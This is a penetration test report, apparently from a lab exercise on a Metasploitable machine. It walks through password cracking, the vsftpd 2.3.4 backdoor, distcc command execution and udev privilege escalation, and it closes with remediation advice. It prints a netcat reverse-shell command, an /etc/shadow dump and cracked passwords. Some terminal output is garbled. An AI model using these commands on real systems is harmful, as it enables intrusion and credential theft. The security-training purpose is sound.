

Penetration Test Report

Workaround Internal Network

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Table of Contents

Executive Summary 4

Attack Narrative 5

Password Cracking & File Extraction 5

Web Application Investigation 7

Network Scanning & Enumeration 8

Exploiting vsf_sysutil_extra() function in Vsftpd [2.3.4] 9

Remote Command Execution via DistCC 10

Privilege Escalation With Kernel Exploit – [8572.C] 12

Cracking User Hashes 14

Conclusion 15

Conclusion 15

Risk Rating 16

Appendix A: Vulnerability Detail & Mitigation 16

Disclaimer 16

CVE-2011-2523 - vsftpd Backdoor Command Execution 16

CVE-2004-2687 - distcc 2. x Arbitrary Command Execution 16

CVE-2009-1185 - UDEV < 1.4.1 Local Privilege Escalation 16

Overview

The Penetration Testing team for Workaround LLC has been contracted to assist the IT Department in an investigation on a former employee. All activities were conducted in a manner to aid in investigating a suspicious former insider threat with the goals of:

- Identifying hidden files inside the suspicious file 'CrackMelfYouCan.rar'
- Conduct further investigation of files
- Follow any clues left behind
- Find vulnerabilities in any workstation not part of the original workspace
- Exploit vulnerabilities if any exist in order to gain root access

Executive Summary

As part of our initial investigation of the 'CrackMelfYouCan.rar' file we were able to crack the password using a hacking tool known as John the Ripper. The cracked password allowed the team to extract the hidden files inside which included a text file containing hashes. This was easily decoded using an online decoder that revealed possible credentials (username xyzxyz and password Pa\$\$w0rd) for a login page.

The RAR file also contained elements to a web page which the team was able to upload to a local web app that we created revealing a login page. After using the previously found credentials to login, further inspecting the web page, we discovered more hashes within the source code. Decoding this lead us to another clue stating "**Find me in the network**". We then conducted reconnaissance on the Workaround network and found a Linux machine that was not originally in the workspace.

Fingerprinting of the device revealed many open services, but we chose to focus on enumerating Vsftpd and Samba services since those were services the former employee mainly worked with. After identifying the version of each service, the team was able to exploit **Samba** via the distcc daemon which allowed Remote Command Execution via compilation jobs, which are executed by the server without authorization checks. We were then able to escalate privileges through a flaw in **UDEV** device manager, allowing for remote code execution via unverified Netlink message allowing us to gain root access to the unknown workstation.


The team also exploited a vulnerability in **Vsftpd 2.3.4** that takes advantage of a weakness in the source code. When exploited using certain characters during login, the program creates a backdoor upon a connection that is easily accessible from a remote machine on the network. After connection, we again were able to gain root access to the rogue workstation.

The discovered workstation found on the network was extremely vulnerable as it had many open ports with old versions of services running. The risk identified was **Critical** as we as attackers were able to gain root access to the machine and perform a full system compromise. This vulnerable machine could act as an initial foothold to the network and lateral movement may be performed if an attacker were to exploit this machine. It is highly recommended that Workaround entirely remove the compromised machine from the network to avoid the risk of compromise from potential attackers.


Attack Narrative

Password Cracking & File Extraction

Our team was tasked with cracking the password for a RAR file that may contain hidden files. Through the use of a tool called John the Ripper, we were able to do just that using a wordlist to attempt a dictionary attack on the file as shown below.




As shown above we were able to use the cracked password in order to extract the hidden files. We identified a text file hidden inside that revealed hashes. Upon decoding the hashes, through the use of an online database hashes.com, we see 'the username is xyzxyz and the password is Pa\$\$w0rd'.



Web Application Investigation

We ran a local web server using **Apache2** and loaded the php and css files found within the RAR file into our **/var/www/html** directory to reveal a hidden web page that the former malicious employer was part of. Using the credentials we obtained from the text file we were able to gain access into the web page and continue investigating. The source code revealed a suspicious hash that we were able to decode into a possible clue reading **"Find me in the network!"**



PCFET0NUWVBFIGh0bWw+CjxodG1sPgo8aGVhZDNKCTxsaW5rIGhyZWY9Ii8vbWF4Y2RuLmJvb3RzdH.

No matching selector or sty

Network Scanning and Enumeration

We proceeded to follow the clue and investigate the network, upon scanning the network we found an unknown IP address at **10.0.0.12** with numerous running services including those that the former employee worked on when at the company.

```
\[ \text{\text{orever preferred_tit forever} } \]
\[ \text{\text{rest}} \cdot \text{\text{rest}} - [/home/toor/Desktop] \]
\[ \text{\text{fping}} - a - g \ 10.0.0.0/24 \ 2 > /dev/null \]
\[ 10.0.0.12 \]
\[ 10.0.0.129 \]
\[ \text{\text{rest}} \cdot \text{\text{rest}} - [/home/toor/Desktop] \]
\[ \text{\text{1}} \text{\text{0}} \]
```

```
Starting Nmap 7.12 ( https://nmap.org ) at 2016-04-28 13:10 CEST
Nmap scan report for 192.168.111.130
Host is up (0.00022s latency).
Not shown: 977 closed ports
PORT
        STATE SERVICE
                           VERSION
21/tcp
        open ftp
                           vsftpd 2.3.4
22/tcp
                           OpenSSH 4.7pl Debian 8ubuntul (protocol 2.0)
        open
              ssh
23/tcp
        open
              telnet
                           Linux telnetd
25/tcp
        open smtp
                           Postfix smtpd
              domain
53/tcp
        open
                           ISC BIND 9.4.2
                           Apache httpd 2.2.8 ((Ubuntu) DAV/2)
30/tcp
        open
              http
111/tcp
                           2 (RPC #100000)
        open
              rpcbind
139/tcp
              netbios-ssn Samba smbd 3.X (workgroup: WORKGROUP)
        open
445/tcp
        open netbios-ssn Samba smbd 3.X (workgroup: WORKGROUP)
                          netkit-rsh rexecd
512/tcp open
              exec
513/tcp
        open
              login?
514/tcp
        open
              tcpwrapped
1099/tcp open
              rmiregistry GNU Classpath grmiregistry
1524/tcp open
              shell
                           Metasploitable root shell
                           2-4 (RPC #100003)
ProFTPD 1.3.1
2049/tcp open
              nfs
2121/tcp open
              ftp
                           MySQL 5.0.51a-3ubuntu5
3306/tcp open
              mysql
5432/tcp open
              postgresql PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open
                           VNC (protocol 3.3)
                           (access denied)
5000/tcp open
6667/tcp open
                           Unreal ircd
              irc
8009/tcp open
              ajp13
                           Apache Jserv (Protocol v1.3)
                           Apache Tomcat/Coyote JSP engine 1.1
8180/tcp open http
MAC Address: 00:0C:29:A4:9C:5B (VMware)
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux kernel:2.6
                                                                    www.hackingtutorials.org
OS details: Linux 2.6.9 - 2.6.33
Wetwork Distance: 1 hop
Service Info: Hosts: metasploitable.localdomain, localhost, irc.Metasploitable.LAN; OSs: Unix, Lin
ux; CPE: cpe:/o:linux:linux kernel
```


Exploiting vsf_sysutil_extra() Function in Vsftpd 2.3.4

The former employee was known for working on the Vstfpd service so we decided to target that first. Upon investigation, we determined that this version of "Very Secure FTP Daemon" has a weakness in its code that can be exploited during the login process. If it finds the "smiley face" characters, in the correct order, it runs a function called vsf_sysutil_extra();, function. The vsf_sysutil_extra() function sets up a TCP socket listening on port 6200 that will spawn a shell when connected to said port.

First, we entered the "smiley face" during login then proceeded to connect to port 6200 that created the backdoor on the machine. When done correctly we were able to gain root access to the machine as shown in the figure below.

Remote Command Execution via DistCC


Investigating the Samba service we decided to exploit the **distcc** daemon using the Metasploit framework. By uploading an exploit and using distcc to compile the exploit quickly it can be executed which then calls back to our machine as shown below.



As we can see from the figure above we have gained access to the machine as user **daemon**. Now that we have gained access to the remote machine, we need to gain root privileges in order to have full access to the machine.

Privilege Escalation With Kernel Exploit - [8572.C]


A UDEV process was running on this machine and confirmed with a simple "ps -ef | grep udev" command. Using the exploitdb to search for potential exploits, '8572.c' can be used in order to gain root access. After finding an exploit, we upload it to our local Apache2 web server and download the exploit onto our victim machine.




Next, we compiled the C code to a binary output file in order to be able to run the exploit, created a 'run' file that the exploit would call on, and appended the commands '#!/bin/sh and /bin/netcat -e /bin/sh' that would run during the execution of the file.

```
daemon@metasploitable:/tmp$ gcc 8572.c -o exploit
gcc 8572.c:-o exploit
8572.c:110:28: warning: no newline at end of file
daemon@metasploitable:/tmp$ echo '#!/bin/sh' >> run
echo '#!/bin/sh' >> run
daemon@metasploitable:/tmp$ ls
ls
4558.jsvc_up 8572.c exploit run
daemon@metasploitable:/tmp$ echo '/bin/netcat -e /bin/sh 10.0.0.129 1234' >> run
daemon@metasploitable:/tmp$ ls0.0.0.129 1234' >> run
daemon@metasploitable:/tmp$ ls0.0.0.129 1234' >> run
daemon@metasploitable:/tmp$ chmod +x exploit
chmod +x exploit
daemon@metasploitable:/tmp$ proc
```

From here we identified the PID of the UDEV process (2411), ran our exploit as shown below './exploit 2411', created a listener on our attacking machine with the 'nc -lvnp 1234', and established connection via reverse shell.





Root privileges have been gained and we can now move freely in the compromised machine and access any files including the '/etc/shadow' file containing password hashes for all users. We could even proceed to establish backdoors in order to maintain persistence.

```
root@metasploitable:/# cat /etc/shadow
cat /etc/shadow
root:$1$/avpfBJ1$x0z8w5UF9Iv./DR9E9Lid.:14747:0:99999:7:::
daemon:*:14684:0:99999:7:::
bin:*:14684:0:99999:7:::
sys:$1$fUX6BPOt$Miyc3UpOzQJqz4s5wFD9l0:14742:0:99999:7:::
sync:*:14684:0:99999:7:::
games:*:14684:0:99999:7:::
man:*:14684:0:99999:7:::
                                                                      I
lp:*:14684:0:99999:7:::
mail:*:14684:0:99999:7:::
news:*:14684:0:99999:7:::
uucp:*:14684:0:99999:7:::
proxy: *:14684:0:99999:7:::
www-data:*:14684:0:99999:7:::
backup: *: 14684:0:99999:7:::
list:*:14684:0:99999:7:::
irc:*:14684:0:999999:7:::
gnats:*:14684:0:99999:7:::
nobody: *:14684:0:99999:7:::
libuuid:!:14684:0:99999:7:::
dhcp:*:14684:0:99999:7:::
syslog:*:14684:0:99999:7:::
klog:$1$f2ZVMS4K$R9XkI.CmLdHhdUE3X9jqP0:14742:0:99999:7:::
sshd:*:14684:0:999999:7:::
msfadmin:$1$XN10Zj2c$Rt/zzCW3mLtUWA.ihZjA5/:14684:0:99999:7:::
bind: *: 14685: 0: 99999: 7:::
postfix:*:14685:0:99999:7:::
ftp:*:14685:0:99999:7:::
postgres:$1$Rw35ik.x$MgQgZUuO5pAoUvfJhfcYe/:14685:0:999999:7:::
mysql:!:14685:0:99999:7:::
tomcat55:*:14691:0:99999:7:::
distccd: *:14698:0:99999:7:::
user:$1$HESu9xrH$k.o3G93DGoXIiQKkPmUgZ0:14699:0:99999:7:::
service:$1$kR3ue7JZ$7GxELDupr50hp6cjZ3Bu//:14715:0:99999:7:::
telnetd: *:14715:0:99999:7:::
proftpd:!:14727:0:99999:7:::
statd:*:15474:0:99999:7:::
root@metasploitable:/#
```

Cracking User Hashes

Using John the Ripper, we were able to crack the hashes for user passwords. The passwords for the following users were found:

user: user | postgres: postgres | msfadmin: msfadmin | service: service | klog: 123456789 | sys: batman

```
-(toor®root)-[~/Desktop/EH_Final]
sunshadow <u>passwd</u> <u>shadow</u> > to_crack
  -(toor@root)-[~/Desktop/EH_Final]
s john to crack
Warning: detected hash type "md5crypt", but the string is also recognized as "md5crypt-long"
Use the "--format=md5crypt-long" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 7 password hashes with 7 different salts (md5crypt, crypt(3) $1$ (and variants) [MD5 256/256 AVX2 8×3])
Will run 4 OpenMP threads
                                                     Ī
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
                  (user)
user
postgres
                  (postgres)
msfadmin
                 (service)
service
Almost done: Processing the remaining buffered candidate passwords, if any.
Warning: Only 60 candidates buffered for the current salt, minimum 96 needed for performance.
Warning: Only 69 candidates buffered for the current salt, minimum 96 needed for performance. Warning: Only 51 candidates buffered for the current salt, minimum 96 needed for performance.
Proceeding with wordlist:/usr/share/john/password.lst, rules:Wordlist
123456789
                (klog)
                  (sys)
batman
Proceeding with incremental:ASCII
6g 0:00:00:05 3/3 1.200g/s 311270p/s 311448c/s 311448C/s helmd..heini
```

Conclusion

The former employee left behind several clues that led the team to takes control of their workstation. The vulnerabilities in their system made it very easy for us to gain access and we recommend removing this specific workstation from the network entirely as it is not crucial to the production environment and has many more flaws than what has been shown in this report.

The specific goals of the penetration test were stated as:

- Identifying hidden files inside the suspicious file 'CrackMelfYouCan.rar'
- Conduct further investigation of files
- Follow any clues left behind
- Find vulnerabilities in any workstation not part of the original workspace
- Exploit vulnerabilities if any exist in order to gain root access

These goals of the penetration test were met. We identified a rogue machine that was set up by a former employee suspected of hiding secrets on the network. This machine had many vulnerabilities that our team was able to take advantage of. Removal of this workstation from the network is recommended, as to not act as an initial foothold for potential attackers in the future.

Risk Rating

The overall risk identified to the unknown workstation on the Workaround network as a result of the penetration test is **Critical**. A direct path from external attacker to full system compromise was discovered. It is reasonable to believe that a malicious entity would be able to successfully execute an attack against Workaround through targeted attacks using the unknown workstation as an initial foothold.

Appendix A: Vulnerability Detail and Mitigation

Disclaimer

If the compromised system were to be crucial to the production network then these would be the following remediations recommended. We advise removing the vulnerable system entirely from the network as too many vulnerabilities were identified and could be used for lateral movement in the network

CVE-2011-2523 - vsftpd Backdoor Command Execution

Rating: Critical

Description & Impact: Taking advantage of improper neutralization of special elements in vsftpd 2.3.4. This version was downloaded between 20110630 and 20110703 contains a backdoor that opens a shell on port 6200/TCP. If it finds the "smiley face" characters, in the correct order, it runs a function called vsf_sysutil_extra();, function. This function sets up a TCP socket listening on port 6200 that will spawn a shell when connected to said port.

Remediation: Patch management, upgrade service version.

https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2011-2523

CVE-2004-2687 - distcc 2. x Arbitrary Command Execution

Rating: High

Description & Impact: Exploited a configuration issue in distcc 2. x, as used in XCode 1.5 and others, when not configured to restrict access to the server port, allows remote attackers to execute arbitrary commands via compilation jobs, which are executed by the server without authorization checks

Remediation: Vendor updates, use platform-specific security features such as 'seccomp_bpf' to restrict what can be done once the compiler command is launched

https://github.com/distcc/distcc/issues/155

https://nvd.nist.gov/vuln/detail/CVE-2004-2687

CVE-2009-1185 - UDEV < 1.4.1 Local Privilege Escalation

Rating: High

Description & Impact: The attack takes advantage of improper input validation in order to grant the attacker elevated access to the machine. UDEV before 1.4.1 does not verify whether a NETLINK message originates from kernel space, which allows local users to gain privileges by sending a NETLINK message from userspace.

Remediation: Recommend updating software, patch management, restart udev with: 'sh /etc/rc.udev restart'

https://nvd.nist.gov/vuln/detail/CVE-2009-1185#match-391235